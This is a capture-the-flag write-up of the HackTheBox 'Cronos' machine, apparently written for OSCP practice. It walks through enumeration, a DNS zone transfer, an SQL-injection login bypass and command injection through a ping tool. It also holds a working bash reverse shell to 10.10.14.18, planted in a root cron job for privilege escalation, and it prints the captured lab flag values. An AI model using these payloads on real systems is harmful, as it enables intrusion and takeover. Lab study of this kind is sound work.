HackTheBox – Cronos


PATH TO OSCP

–Filiplain

Sat 26 Jun 2021

Contents

1 HackTheBox Cronos



1.1 Objectives

- Find a subdomain
- Use the functions on the subdomain to get a shell

- Use crontab to Priv-Escalate

1.2 Service Enumeration

Ip address

10.10.10.13

Ports open

22
53
80

Full Nmap scan

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux;
 ↪  protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Cronos
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

1.3 Website Enumeration

Main Page

Enumerating the main page we don't get anything interesting, but we know that the machine has the port 53 open, let's look at DNS for subdomains.

DNS Zone Transfer

We can use "dig" to acomplish this task:

```
dig axfr @10.10.10.13 cronos.htb
```

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/cronos]
└─$ dig axfr @10.10.10.13 cronos.htb

; <<>> DiG 9.16.13-Debian <<>> axfr @10.10.10.13 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 88 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Fri Jun 25 21:20:29 EDT 2021
;; XFR size: 7 records (messages 1, bytes 203)
```

Subdomains

admin.cronos.htb, ns1.cronos.htb, www.cronos.htb

we can use “Ffuf” too:


```
ffuf -w /opt/SecLists/Discovery/DNS/shubs-subdomains.txt -u
↪  http://cronos.htb -H "Host: FUZZ.cronos.htb" -fl 380
```

```
www                     [Status: 200, Size: 2319, Words: 990, Lines: 86]
admin                   [Status: 200, Size: 1547, Words: 525, Lines: 57]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Admin subdomain

Before anything we’ll need to add those subdomains to our “/etc/hosts”. If we go to the “ns1” subdomain we get just a default apache page, let’s jump to the “admin”.

We get a login page:



Trying the basic " ’ or 1=1 – -" sql injection we get access to the “Net Tool v0.1” page where we can use “Ping” and “Traceroute” against an IP address, let’s see if it works.

Net Tool v0.1

ping 10.10.14.18 Execute!

PING 10.10.14.18 (10.10.14.18) 56(84) bytes of data.
64 bytes from 10.10.14.18: icmp_seq=1 ttl=63 time=83.4 ms

--- 10.10.14.18 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 83.448/83.448/83.448/0.000 ms

Sign Out

filiplain@fsociety: ~/oscp/htb/cronos

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/cronos]
└─$ sudo tcpdump -i tun0 icmp
[sudo] password for filiplain:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:24:06.522721 IP cronos.htb > fsociety: ICMP echo request, id 31575, seq 1, le
ngth 64
21:24:06.522743 IP fsociety > cronos.htb: ICMP echo reply, id 31575, seq 1, leng
th 64
```


It definitely works, but let's see what's happening in the back:

```
Pretty  Raw  \n  Actions
1  POST /welcome.php HTTP/1.1
2  Host: admin.cronos.htb
3  Content-Length: 34
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://admin.cronos.htb
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
   Chrome/91.0.4472.106 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
   ;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://admin.cronos.htb/welcome.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=bdgeciim9r1egtc4o47qk4ih64
14 Connection: close
15
16 command=ping+-c+1&host=10.10.14.18
```

It is using shell commands to acomplish the task, we could change this to make the server do what we want.

1.4 Getting a Reverse-Shell

As we saw in burp, we can make the server do what we want, so let's get the shell:



Don't forget to URL encode it.

1.5 Getting User.txt

Upgrading the shell

Getting the flag

```
www-data@cronos:/var/www/admin$ cat /home/noulis/user.txt
51d236438b333970dbba7dc3089be33b
www-data@cronos:/var/www/admin$
```

1.6 Getting Root.txt

The machine has a scheduled task that we can see in "/etc/crontab"

```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/var/www/laravel$
```

This task runs a php file "artisan" as root, we own this file so we can modify it to get a shell as root:

```
www-data@cronos:/var/www/laravel$ cat artisan
#!/usr/bin/env php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.18/8086 0>&1'");
?>
```

Now we have to set the netcat listener and wait for it to run.

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/cronos]
└─$ nc -lvnp 8086
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8086
Ncat: Listening on 0.0.0.0:8086
Ncat: Connection from 10.10.10.13.
Ncat: Connection from 10.10.10.13:42926.
bash: cannot set terminal process group (17763): Inappropriate ioctl for device
bash: no job control in this shell
root@cronos:~# ls
ls
root.txt
```

Cat the "/root/root.txt" flag!